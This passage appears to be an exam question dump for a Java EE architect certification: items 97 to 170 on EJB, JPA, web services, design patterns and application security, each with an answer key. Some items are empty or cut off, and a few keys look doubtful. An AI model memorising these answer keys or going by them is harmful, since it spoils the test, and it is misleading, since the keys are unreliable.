B. XML over HTTP
C. SOAP web service
D. Java Connector Architecture adapter
Answer: C

Question: 97

What results directly from failure of input validation?
A. SQL injection
B. forced browsing
C. session hijacking
D. insecure direct object reference
Answer: A

EXAMEN Question: 98

Which two statements are true about the Java Cryptography Architecture (JCA)? (Choose two.)
A. Any JCA provider must implement each supported category of algorithm.
B. Exactly one implementation of each category of cryptographic algorithm must be provided.
C. Implementations of cryptographic algorithms can be plugged into a JVM after it has been installed and at runtime.
D. Categories of algorithms supported by the JCA include message digests, signatures, encryptions, key management, and random number generation.
Answer: C, D

Question: 99

Service method A(), implemented in a session bean, performs a highly sensitive operation. This operation must be available in limited ways to low-privilege users to support a low-sensitivity operation B(). Which approach addresses the requirements most securely?
A. Mark the method A() as accessible to all necessary roles
B. Mark the method A() as accessible to all appropriate roles, and use the programmatic security model to impose the necessary additional restrictions
C. Mark the method A() as accessible to all appropriate roles, and use the deployment descriptor to indicate the conditions under which each role can invoke the high priority method
D. Mark method A() as accessible only to a special role, then use a run-as element to invoke A() from B(); before making the call to A(), B() checks that conditions are appropriate for the call
Answer: D

Question: 100

Using Java Web Start, you are going to deploy a new Java application from the IT development server to all the computers in your company's network. Which three actions can an unsigned JAR file in the Java Web Start sandbox take? (Choose three.)
A. Persist session data
B. Access network printers from the system
C. Use the network to access an arbitrary file server
D. Use the JNLP APIs to interact with the local file system
E. Use the network to access the host from which the application was downloaded
Answer: A, D, E


EXAMEN Question: 101


You need to restrict access to the administration screens in your web site. In which two locations can you determine whether a user is authorized to access a particular screen? (Choose two.)
A. An EJB entity
B. An intercepting filter
C. A custom tag library
D. Stored procedures
E. A deployment descriptor
F. Custom JavaScript in JSP
Answer: B, E

Question: 102

The web pages in a system are carefully designed so that links to security-sensitive URLs are not available in pages offered to untrusted users. Which statement is true?
A. The system security is adequately protected by this approach.
B. Every security-sensitive target must be additionally protected using the declarative security model.
C. The system security is adequately protected by this approach provided only POST requests are accepted by the server.
D. The system security is adequately protected by this approach, but security must be carefully maintained.
Answer: B

Question: 103





Question: 104

A company's backend system is implemented as a set of stateless session bean components. Traditionally, it was accessed only by a web-based UI, developed in-house. Responding to strong customer demand, the company now wants to expose a programmatic way to access its system from other applications. Their customer base uses a variety of operating systems and deployment environments, with technologies ranging from C/C++ to Perl to Java. The company's customers place particular importance on the ready availability of tooling to make client development as painless as possible. Which remoting technology best meets the customer's requirements?

A. RMI
B. JMS
C. web services
D. XML over HTTP
Answer: C

EXAMEN Question: 105

A company acts as a clearinghouse for credit card transactions. Certain bits of information inside individual transactions must be kept encrypted at all times to limit the potential for fraudulent transactions by untrustworthy merchants. Examples of data that must be kept confidential include the full credit card number and the CVV2 code associated with a card. Additionally, to limit the risk for tampering with transaction information, the company requires that information about a transaction travels as one data packet with the associated digital signature. You have been entrusted with developing the entry point into the system, that is, the component that needs to accept data for an individual transaction and start processing it. Which technology best satisfies the company's requirements?
A. Stateless session bean with RMI interface
B. CMP entity bean generated from a database table
C. Message-driven bean attached to a persistent JMS queue
D. Stateless session bean with a RPC-style web service interface
Answer: C

Question: 106

Over the years your company has developed a large set of EJB 2.1 components. Having upgraded its servers to an EJB 3 implementation, your company is ready to develop EJB 3 components for the first time in order to use the new development features. Which two can be implemented without upgrading an existing EJB 2.1 module to version 3, which would require repackaging and retesting the module? (Choose two.)
A. EJB 2.1 stateless session bean using an EJB 3 interceptor
B. EJB 3 stateless session bean invoking an EJB 2.1 stateless session bean
C. EJB 3 stateless session bean replacing an existing EJB 2.1 stateless session bean
D. EJB 3 stateless session bean sharing a timer with a EJB 2.1 stateless session bean
Answer: B, C

Question: 107

You have been asked to advise a client on the suitable architecture to use in the construction of their next generation hotel room reservation system. The primary requirements for the business tier are as follows: ease of development, separation of the persistence tier from the business logic tier, extensibility, performance, scalability, security, and transaction management. State is maintained in the presentation tier. What is the most suitable high-level architecture for the business tier that most closely meets the stated requirements?
A. stateful session beans accessing the persistence tier directly
B. stateless session beans accessing the persistence tier directly
C. Plain Old Java Objects (POJOs) accessing the persistence tier directly
D. stateful session beans accessing the persistence tier through a DAO layer
E. stateless session beans accessing the persistence tier through a DAO layer
Answer: E

Question: 108

Which three statements are guaranteed to be true about an ORM-centric approach to data persistence, regardless of the specific implementation chosen? (Choose three.)
A. ORM implementations can be supported by tool vendors to improve developer productivity.
B. ORM implementations typically trade off a small decrease in raw performance in return for greatly improved developer productivity.
C. ORM implementations can optimize persistence strategies to scale in both single (one server) and clustered (multiple servers) scenarios.
D. ORM implementations provide the same level of data access and manipulation semantics, as provided by accessing the underlying datastore directly.
E. ORM frameworks are verifiably correct in applying ACID (atomicity, consistency, isolation, durability) to database access, which is an advantage over JDBC.
Answer: A, B, C

Question: 109

Your company is starting its first project using EJB 3. The developers are familiar with developing web applications using servlets and MVC web frameworks. Which argument supports the decision of using EJB 3 on the project?
A. EJB 3 session beans are POJO classes.
B. EJB 3 session beans use the same threading model that servlets use.
C. Database resources are available to every EJB 3 session bean without any developer intervention.
D. EJB 3 session beans can be defined directly inside a WAR file, without requiring a separate EJB JAR file.
Answer: A

Question: 110

A company has been using the database YourTables for many years. Recently, it started considering a migration to the database Pregres, which uses a different SQL dialect. Moreover, the SQL engines in YourTables and Pregres have significant differences in performance when executing the same SQL queries in the presence of advanced SQL features. Which two persistence approaches offer the easiest migration from YourTables to Pregres for this company? (Choose two.)
A. JPA
B. JDBC
C. CMP entity bean
D. BMP entity bean using JDBC
E. YourTables high-performance driver
F. JDBC rowset with XML serialization
Answer: A, C

Question: 111

WebLizard is using an application consisting of a single WAR file that exposes a number of web service endpoints using JAX-WS. What security-related information about an authenticated client is available from inside the web service endpoint implementation class?
A. only its role
B. only its principal
C. both its role and its principal
D. neither its role nor its principal
Answer: C

Question: 112

Which three measurements are necessary to determine the availability of an application? (Choose three.)
A. Total downtime
B. Average response time
C. Mean time between failure
D. Application startup timestamp
E. Application shutdown timestamp
Answer: A, D, E

Question: 113

What are three web service support features in Java EE? (Choose three.)
A. Generating a web service from an MDB
B. Generating a Java class from a WSDL file
C. Associating a Java class with a WSDL file

D. Associating a JMS queue with a WSDL file
E. Generating a web service from a stateful session bean
F. Generating a web service from a stateless session bean
Answer: B, C, F

Question: 114

A company has a legacy system that it is going to use Java EE technology to re-engineer. The legacy solution consists of active server pages and a relational database. The company is interested in changing DB vendors in the future and this requirement is key to moving forward. This is a web-based transactional sales system. The company will keep the relational database schema because it still meets business requirements and will not require re-engineering. What is the best solution?
A. JSP, JDBC only
B. JSP, servlets, JDBC only
C. JSF, servlets, JPA, EJB3
D. JSF, servlets, DAO, JDBC
Answer: C

Question: 115

Your web site's daily active user sessions have greatly increased. This is degrading performance because your application container is using all of its resources to manage the volume of active sessions. You need to deploy in a cluster to scale the application. You have been setting Java beans into your HTTPsession. Which interface should you implement when re-factoring your beans to successfully deploy in a cluster supporting session fail-over?
A. BeanContext
B. Serializable
C. Cloneable
D. Accessible
E. Comparable
Answer: B

Question: 116

You work for a small IT shop. The developers are responsible for deploying production applications. All of the connection and resource parameters are distributed in the Java source code. Your IT shop has a limited infrastructure so there have been few issues with pushing production applications. Your IT shop has been purchased and is now reselling Java products to customers. You now have dedicated development, testing, staging, and production environments. A new requirement states that these applications must support rapid deployment to each environment. What is the best solution?
A. refactor the Java application to use JNDI names and resource references
B. identify a build engineer that has the responsibility of modifying the constant class for each deployment
C. set your connection properties in a constants class to consolidate connection and resource parameters
D. identify the environment parameters for connection and resources and make them readily available to developers
Answer: A

Question: 117

What is a purpose of the Web Services Metadata for the Java Platform specification (JSR-181)?
A. to simplify development of web services from JSPs
B. to simplify development of web services from POJOs
C. to simplify development of web services from JMS destinations
D. to simplify development of web services from MDB components

Answer: B

Question: 118

You are architecting a new web-deployed portfolio management application. The current system used by portfolio managers is a desktop application. Ease of migration for the portfolio managers is an important consideration. Once the users have set up and approved a portfolio, you must create a secure TCP connection to a fund trading system to execute buy and sell orders. Which two technologies are most appropriate for this system? (Choose two.)
A. JSF
B. JMS
C. JAAS
D. JSSE
E. JAX-WS
Answer: A, D

Question: 119

A travel company wants to outsource the credit card processing functionality needed by their online flight reservations system. The company wants their application to support the ability to swap third-party vendors without impacting their application's business model. The credit card processing operation must participate in transactions, to ensure business constraints are obeyed. Which Java EE technology would most easily support this requirement?
A. JMS
B. UDDI
C. Web Services
D. Java Connector Architecture (JCA)
Answer: D

Question: 120

Which design pattern is useful for hiding the construction and implementation details of an object?
A. Flyweight
B. Singleton
C. Abstract Factory
D. Chain of Command
Answer: C

Question: 121

You are building a web application that must integrate to a content management system (CMS). Your company currently has a homegrown CMS, but management is considering purchasing a new CMS. Unfortunately, you have little confidence that their latest choice, BigCMS, is likely to be the final decision. After analyzing the interface to BigCMS, you find that its interface is different from the homegrown CMS. Furthermore, you suspect that any other third-party CMS will have yet another interface. What is the simplest pattern that would isolate your web application from the interface of the CMS tool?
A. Proxy
B. Bridge
C. Adapter
D. Service Locator
E. Business Delegate
Answer: C

Question: 122

What is a benefit of using the Transfer Object pattern?

A. Reduces requests across the network
B. Avoids the overhead of using EJB finder methods for large searches
C. Separates the business state and related behavior from the rest of the application
D. Implements parent-child relationships efficiently when implementing Business Objects
Answer: A

Question: 123

A company created its own MVC-like framework in the years before Struts and JSF. Unfortunately, the company's Front Controller has become bloated with too many features including fine-grained authorization, view dispatching, and business logic invocation. Which three patterns could be applied to reduce the complexity of this Front Controller? (Choose three.)
A. Mediator
B. Command
C. View Helper
D. Intercepting Filter
E. Composite View
F. Application Controller
Answer: B, D, F

Question: 124

What are two advantages of the Business Delegate pattern? (Choose two.)
A. Increases the scalability of remote services
B. Decouples presentation logic from business logic
C. Avoids unnecessary invocation of remote services
D. Hides underlying communication details of the service
E. Enables transparent persistent storage of the business entity
Answer: C, D

Question: 125

What are two advantages of a thin client, three-tier architecture over a thick client, two-tier architecture? (Choose two.)
A. It is more secure.
B. It is more reliable.
C. It is easier to maintain.
D. It makes it easier to manage the application deployment.
Answer: C, D

Question: 126

Which is NOT a valid reason to separate presentation from business logic?
A. Improved scalability
B. Improved performance
C. Separation of concerns
D. Improved maintainability
Answer: B

Question: 127

A company is considering re-architecting their application from a two-tier to a three-tier architecture. To see what impact the new architecture would have on their non-functional requirements (NFRs), they created a prototype. When they tested the prototype based on their three-tier architecture they noticed, contrary to expectations, that the prototype was less scalable than the original two-tier solution. Which two statements explain the result? (Choose two.)
A. Clients end up competing for CPU cycles on the common business logic tier.
B. Clients end up competing for resources on the back-end database used by the application.

C. Clients did NOT share interest in any domain objects, but the business tier spent too much time coordinating among clients anyway.
D. Clients did NOT share interest in any domain objects and the business tier ran out of memory to represent all domain objects required by the clients.
Answer: A, D

Question: 128

Which two statements are true only when implementing rich client applications, and NOT when implementing web browser-based clients that support only HTML? (Choose two.)
A. Information can be sent to the client by the server, without client polling.
B. Information can be encrypted prior to delivering it to the client and decrypted when received to the client.
C. Information can be compressed prior to delivering it to the client and decompressed when received to the client.
D. Information can be delivered to the client incrementally, without requiring that the server deliver all the information to be presented to the client on each update.
Answer: A, D

Question: 129

A bank designed its first-generation web-based banking system around a Java technology rich client application that interacts with server-side service objects implemented as stateful session beans in a portable Java EE application. For their second-generation system, the company wants to open the architecture to other types of clients. The company is considering exposing its existing stateful session bean service as a web service. Which statement is true?
A. Session beans cannot be exposed as web services.
B. Stateful session beans cannot be exposed as web services.
C. Stateful session beans are automatically exposed as web services.
D. Stateful session beans annotated with @WebService are exposed as web services.
Answer: B

Question: 130

Brokers at a firm currently use a two-tier application to execute stock transactions on behalf of their customers. Business components within the application enforce a number of complex business rules that ensure that stock transactions are executed properly. Management has decided that clients should be able to execute their own transactions to streamline operations. Management also wants clients to run the same existing two-tier application from their home computers. They have hired you to advise them on how to proceed to ensure that no illegal stock transactions are executed once the application is available directly to clients. Which two recommendations should you give to this brokerage firm? (Choose two.)
A. The code already checks for correct execution so they can deliver the application to clients "as is."
B. Checks for correctness should be rewritten as database constraints because the application running on the client might be modified.
C. The application should be re-architected as a three-tier solution. That way, validation checks can be moved to a server-side business tier, which remains trustworthy.
D. The application should be obfuscated before it is delivered to the client. That way, clients cannot modify it. Therefore, the validation checks currently implemented will remain trustworthy.
Answer: B, C

EXAMEN Question: 131

A travel company re-architected its application from a two-tier to a three-tier architecture. To see what impact the new architecture would have on its non-functional requirements (NFR), the company intends to build a prototype based on the new architecture. The company compared the

NFR metrics associated with the new prototype against the metrics from their original two-tier solution. What is an advantage of the original two-tier solution?
A. It has better availability because it has fewer single points of failure.
B. It has better manageability because each client has its own copy of the application.
C. It has better performance because each client must use its own set of domain objects.
D. It has better scalability because each client can access the database independently of other clients.
Answer: A

Question: 132

The Java system you are enhancing needs an integration point to an external system to gain access to data stored in a database. The application uses an open database connectivity data source to access data. What do you use to connect to the database?
A. XML over HTTP
B. RPC-style SOAP
C. RMI-IIOP and EJB
D. JDBC-ODBC bridge driver
Answer: D

Question: 133

Java Connector Architecture (JCA) as a technology solution addresses certain needs for your Java applications. What is the best description of a JCA solution?
A. Asynchronous message-based interfaces
B. Integration of slow responders in a loosely-coupled way
C. Access tightly-coupled business logic of legacy systems
D. Integration of systems/components and guaranteeing message delivery
Answer: C

Question: 134

Your client is interested in the benefits of integration with an external system using RMI-IIOP, RMI-JRMP, and CORBA for external integration. What should you tell your client?
A. An RMI-JRMP client can call a CORBA server.
B. A CORBA client can call an RMI-JRMP server.
C. An RMI-JRMP client can call an RMI-IIOP server.
D. A CORBA client CANNOT call an RMI-IIOP server.
Answer: C

Question: 135

Your online e-commerce application has a message-driven bean (MDB) that calls an email server. Which statement about invoking the MDB is true?
A. The client can access the MDB directly.
B. The client accesses the MDB using an interface.
C. A message-driven bean is simply a JMS message provider.
D. A JMS message is sent to the destination to which the MDB is listening.
Answer: D

Question: 136

SOAP was selected as an integration technology for the flexibility of messaging styles it supports (in particular, how an XML payload can be presented in a SOAP message). Which message-style statement is correct?
A. The body of an RPC-style SOAP message cannot be a literal message.
B. The XML payload for a document-style message cannot be an encoded message.

C. The XML payload for RPC and document-style messages guarantee XML payload delivery.
D. An RPC-style message has the XML payload wrapped inside an operation element in a SOAP body.
Answer: D

Question: 137

As part of your Java application, you are required to integrate with an external system that has a Java web service. The Java web service is using synchronous communication and exposes several methods with varying method signatures. Which technology do you use for this solution?
A. JMS
B. SOAP
C. RMI-IIOP
D. RMI-JRMP

Answer: B

Question: 138

Your company is going through an extensive security audit and it has been identified that your Internet-facing web site is vulnerable to SQL injection from authenticated users. Which two are appropriate for mitigating this threat? (Choose two.)
A. Using security roles in the deployment descriptor
B. In stored procedures called with prepared statements
C. Adding an Intercepting Validation filter to your system
D. Requiring SSL in the deployment descriptor transport guarantee
Answer: B, C

Question: 139

Your competitor is trying to crash your web site by using various Denial of Service attacks. Which two flaws should you protect against for this specific threat? (Choose two.)
A. SQL injection
B. buffer overflow
C. Man in the Middle
D. session hijacking
E. weak password exploits
Answer: A, B

Question: 140

Which is an appropriate technique for minimizing the consequences of a successful attack?
A. Input validation
B. Principle of least privilege
C. Encryption of wire transmissions
D. Use of strong/two-factor authentication
Answer: B

Question: 141

What is the appropriate location to configure a JSP-based application to require secure communication between a browser and particular resources?
A. In the application code
B. In the business-tier code
C. In the browser configuration
D. In the deployment descriptor
E. In the web server configuration
Answer: D

Question: 142

Which five statements about SecurityManager are true? (Choose five.)
A. The SecurityManager must be instantiated to use RMI.
B. The SecurityManager object can be discarded after loading.
C. The SecurityManager can be configured from a per-user file.
D. The SecurityManager can be configured from a system-wide file.

E. The SecurityManager object can be installed in the application code.
F. The SecurityManager object can be installed from the command line.
G. The SecurityManager can be configured from a file specified on the command line.
Answer: C, D, E, F, G

Question: 143

A company is in the business of distributing hard candies. The distribution of these candies is automated and the system that helps track information about candy distribution is written in Java technology. The business unit for the company has been asking the IT group to provide a flexible reporting system to track detailed information. A large amount of data about candy is stored using a DAO layer, but little is used. What is the best solution for the IT group to implement to provide the most flexibility for the business unit?
A. refactor the DAOs to include additional static queries to pull information and export a spreadsheet for the business unit to review
B. Implement an ad-hoc query tool exposed using JSF that allows business units to create queries and produce results in a given format
C. Provide a JSP page, which has scriptlets that expose pre-defined queries for the business unit to execute and display in HTML
D. Create a web service that exposes fixed queries invoked by a JSP client that can pull data from the database and export in a given format
Answer: B

Question: 144

As part of your SOA infrastructure, you are interested in implementing a client that can request information about businesses worldwide from a UDDI registry. Which Java EE API provides interfaces for gathering data about these businesses?
A. StAX
B. JAXB
C. JAXP
D. JAXR
Answer: D

Question: 145

A retail company has a dashboard application that lets executive decision makers view current business information. This information includes gross sales, returned goods dollars, cost of labor, and other information. The information is updated on a continuous basis using a JMS queue. None of this information is critical, so the loss of a few messages is acceptable. Which JMS delivery mode meets these requirements and optimizes performance?
A. Best-effort
B. At-most-once
C. Store-and-forward
D. Once-and-only-once
Answer: B

Question: 146

A Java EE travel agency application builds flight itineraries and needs to provide runtime monitoring to external clients. Agency managers need to find out at any given time how many itineraries have been started but not completed. This information should be made available to at

managers runtime using open-source or commercially available management tools. The instrumentation should be done with a standard Java EE API. How should you instrument the application?
A. JPA
B. JMX
C. JMS
D. SNMP
Answer: B

Question: 147

Which Java EE feature helps facilitate migration to SOA?
A. Stateful session beans can be exposed as web services.
B. Stateless session beans can be exposed as web services.
C. Stateful session beans support local and remote interfaces.
D. Stateless session beans support local and remote interfaces.
Answer: B

Question: 148

Your company has a web site that was created exclusively in JSP pages. The company now wants to add role-based security to the site to limit access to certain pages. Which three are used to facilitate this authorization mechanism? (Choose three.)
A. a servlet Front Controller
B. EJB security constraints
C. a servlet Filter to intercept HTTP requests
D. web resource constraints in the deployment descriptor
Answer: A, C, D

Question: 149

Which two provide data binding between the HTTP request parameters and a server-side Java object? (Choose two.)
A. JavaServer Pages with the standard tag
B. JavaServer Faces with expressions of the form ${bean.property}
C. JavaServer Faces with expressions of the form #{bean.property}
D. JavaServer Pages with expressions of the form #{bean.property}
E. JavaServer Pages with expressions of the form ${bean.property}
Answer: A, C

Question: 150

A fashion web site has many small chunks of content that web designers cut-and-paste in many pages. Over time, inconsistencies have emerged as one designer alters the HTML of a given chunk. As an architect, one of your tasks is to introduce a mechanism to be used by the web designers to isolate these chunks and keep them consistent. Which two technologies allow web designers to isolate and reuse these chunks of HTML? (Choose two.)
A. tag files
B. simple tag handlers
C. classic tag handlers

D. JSP include directive
E. JSP forward directive
F. JSP Expression Language

Answer: A, D

Question: 151

As the architect for a company's product development department, you have been tasked with designing the next generation of money management tools for high net worth individuals. Sold at a premium price and with guaranteed server-side resources for each logged-in user's session, MyMoney Pro provides real-time feeds on stock, bond, and mutual fund prices to the user as well as the ability to execute trades with a response time of two seconds or less. Java Swing is used to build the client-side application to provide the rich end-user experience deemed necessary, and the persistence tier will be implemented as CMP entity beans. What is the most appropriate server-side component to use to model and hold the client's session state and resources in the MyMoney Pro application?
A. An entity bean
B. A stateful session bean
C. The HttpSession object
D. A stateless session bean
Answer: B

Question: 152

An online footwear retailer wants to deploy a blogging web site about the footwear industry to help generate more traffic to its e-Commerce web site. The company wants to create the blogging site using Java EE technologies to make sure that every blog entry is indexed by search engines. Which Java EE technology should the company use to create its blogging site?
A. A JSF-oriented application using EJBs and JPA for persistence
B. A JSP-oriented application using EJBs and JPA for persistence
C. A web-centric JSF-oriented application using JPA for persistence
D. A web-centric JSP-oriented application using JPA for persistence
Answer: D

Question: 153

What is a disadvantage of JSP technology as compared to JSF technology?
A. JSP requires scriptlets to access request parameters.
B. Developers of JSP pages must be Java programmers.
C. JSP technology does NOT provide APIs for form validation.
D. JSP pages are slower because they are interpreted by the web container.
Answer: C

Question: 154

A company that sells footwear hired a junior-level developer to create their order-entry workflow using JSPs. The developer hard coded all the business logic into scriptlet-intensive JSPs. The resulting spaghetti code became too much for the developer to maintain. The company then hired a Sun Certified Enterprise Architect (SCEA) to help fix the problem. Which design pattern would be best for the order-entry workflow?
A. View Helper
B. Front Controller
C. Composite View
D. Service to Worker
E. Business Delegate
Answer: D

Question: 155

As the architect for a corporation, you are focused on how best to design the persistence layer of the in-house stock inventory application. Key operations that must be supported, in addition to

insert, read, update and delete are: bulk updates and deletes, complex queries including sub queries, JOINs and dynamic queries. Ease of development and a future-proof approach is important, but you realize that ease of development is academic if the approach selected does NOT meet the core technical requirements. What is the best approach to architecting the persistence layer for the application?
A. Use entity beans, accessed by a session bean layer to provide unit-of-work, security and transaction semantics
B. Use JDBC-based layer, accessed by a session bean layer to provide unit-of-work, security, and transaction semantics
C. Do NOT provide a logically distinct persistence layer, but rather use session beans to access the database directly using JDBC
D. Use a JPA-based persistence layer, accessed by a session bean layer to provide unit-ofwork, security, and transaction semantics
Answer: D

Question: 156

Your company supports multiple versions of a web service implemented using a stateless session bean. Initially, it was expected that the interface would grow over time with the addition of new methods, but now substantial changes are needed to several of the existing methods. Your company's clients are concerned that having old and new methods side by side would result in unwieldy interfaces. As you review the changes, you realize that the behavior behind the old and new operations is identical and the suggested changes are only a matter of refactoring the operation signatures and the data types used. Which approach would you recommend to handle this situation with minimal disruption?
A. Customize the existing web service interface using annotations until it identical to the new one
B. Have the existing stateless session bean class implement the new web services interface alongside the old one
C. Create a new stateless session bean with the new web service interface and have it delegate to the existing web service implementation class
D. Duplicate the code in the existing stateless session bean class, then make the necessary changes to its web interface and rename them accordingly
Answer: C

Question: 157

A company is designing a customer relationship management (CRM) system. All data is to be stored in a relational database and accessed by multiple applications using a single persistence layer. The data model includes complex relationships between tables. Application requirements include disconnected operations to benefit the sales force in the field, complex queries to discover under-served customer segments, and the ability to perform bulk updates on data as corporate clients relocate or are acquired by former competitors. Which persistence technology best supports these requirements?
A. JPA
B. CMP entity bean
C. BMP entity bean with JPA persistence layer
D. BMP entity bean with JDBC persistence layer
Answer: A

Question: 158

You are designing an extension to an existing, high-volume Java EE-based e-commerce application that provides enhanced customization and personalization features to users. Users must be able to change both the content and look and feel of what they see on the home page, add favorite items to a "My Favorites" area, and have items suggested to them by the application based on prior purchasing behavior. All site actions participate in a new or existing transaction to

track and audit user behavior across the site for later analysis. Given these requirements, what is the most appropriate server-side component, or method to use to provide access to the configurable options stored by the e-commerce application?
A. Accessing the persistence tier directly from the presentation tier (JSPs)
B. A stateful session bean accessing a well-defined persistence tier using the DAO design pattern.
C. A stateless session bean accessing a well-defined persistence tier using the DAO design pattern.
D. A Plain Old Java Object (POJO) accessing a well-defined persistence tier using the DAO design pattern
Answer: C

EXAMEN Question: 159

Your company requires all its developers to use a well-specified set of exception classes to model a number of common error conditions, many of which are specific to its business. These exception classes are centrally maintained and come packaged in a library (a JAR file). The application you are developing needs to report a number of error conditions covered by this library to remote clients. Which pairing of component type and remote access technology enables client applications to use the predefined exceptions as part of their natural programming model?
A. servlet accessed using HTTP
B. entity bean accessed using web services
C. stateless session bean accessed using RMI
D. message-driven bean accessed using a JMS queue
Answer: C

EXAMEN Question: 160

A successful web application is used by over two hundred thousand users. Due to this substantial load, the database is overburdened and fails frequently. All data, including critical user records and temporary session data, are stored in the database. Because of resource constraints, a new database system cannot be installed. Which change will reduce the load on the database?
A. Create more entity beans to optimize the interaction with the database
B. Refactor the web application to use DAOs to communicate with the database
C. Refactor the web application to store temporary session data on the web servers
D. Add more web servers to the web tier to distribute the load and reduce the number of transactions on the database
Answer: C

Question: 161

You are the architect on a project developing a web site to give fashion advice to teenagers. The content on the site is largely static, but there is a small amount of per-user customization. The actual content, including the style and layout of the site, changes often to ensure a fresh look. Many graphic designers work on the site for short periods of time. The underlying content management software does not change often and the web site runs in an environment with reasonable security in place. What is your primary architectural concern?
A. Deploying the entire web site as JSPs so the content is easier to manage
B. Designing a multi-tier, service-oriented architecture to handle fail-over and ensure high availability
C. Designing a template-based solution to ensure that static content is separated from dynamic content
D. Deploying a DMZ, a secure database, and an encrypted JDBC driver to ensure that user data is protected
Answer: C

Question: 162

You are architecting the layers for a complex n-tier web application. Which two pairs of technologies do NOT exhibit direct dependencies? (Choose two.)
A. EJB to RMI
B. Linux to JDBC
C. HTML to Firefox
D. Tomcat to Servlets
E. SunFire E20k server to Java EE
Answer: B, E

Question: 163


In which two ways does the Value List Handler pattern support separation of concerns? (Choose two.)
A. It centralizes business logic and state.
B. It encapsulates access to business services.
C. It uses DAOs to encapsulate access to persistence.
D. It helps focus list management logic in the business tier.
Answer: C, D

Question: 164


Which pattern exists primarily to separate concerns?
A. DAO
B. Transfer Object
C. Session Facade
D. Composite Entity
Answer: A

Question: 165

Question: 165
Click the Task button.



Answer:



Question: 166

Which technology is NOT capable of implementing a Front Controller?
A. servlets
B. servlet filters
C. JavaServer Faces
D. JavaServer PagesE. session context listeners
Answer: E

Question: 167

Which web framework supports declarative data conversion between text and arbitrary Java objects?
A. servlets
B. JavaServer Faces
C. JavaServer Pages with
D. JavaServer Pages with the Expression Language
Answer: B

Question: 168

You must build a web application with simple form processing. The backing data model has JavaBeans-styled accessor methods that handle textual data only. This application must be maintained by non-programmers. What is the simplest architecture for this web application?
A. JavaServer Faces (JSF) only
B. JavaServer Pages (JSP) with scriptlets
C. JavaServer Pages with a servlet controller
D. JavaServer Pages with JSP standard tags
E. JavaServer Pages with the Expression Language
Answer: D

Question: 169

A company hired a web designer to create a fresh look for their web applications. The designer created several new UI components that require a complex interaction between HTML and the JavaScript language. The architect needs to choose a combination of server-side technologies to accommodate these new components. Which two technology combinations, used independently, satisfy this requirement? (Choose two.)
A. JSP with tag files
B. servlets with custom filters
C. JSF with custom components
D. JSF with the Expression Language
E. servlets with the Expression Language
Answer: A, C

Question: 170

A company is extending its product suite to allow users to augment existing application content with their own content (images, documents, audio and video files). All content is stored in relational databases and transaction support is required. The user interface should run on all mainstream browsers and platforms. The company wants the web designers (technical personnel, but not Java developers) to be able to edit the pages directly to update the presentation of user content continuously over the life of the application. Providing a compelling user experience is an important consideration. Which architecture is optimal for handling the user-submitted content?
A. a MVC web framework to access the content using entity beans
B. a MVC web framework with Ajax to access the content using JSP tags and POJOsC. a MVC web framework to access the content using stateful session beans and entity beans
D. a MVC web framework with Ajax to access the content using stateless session beans and JPA
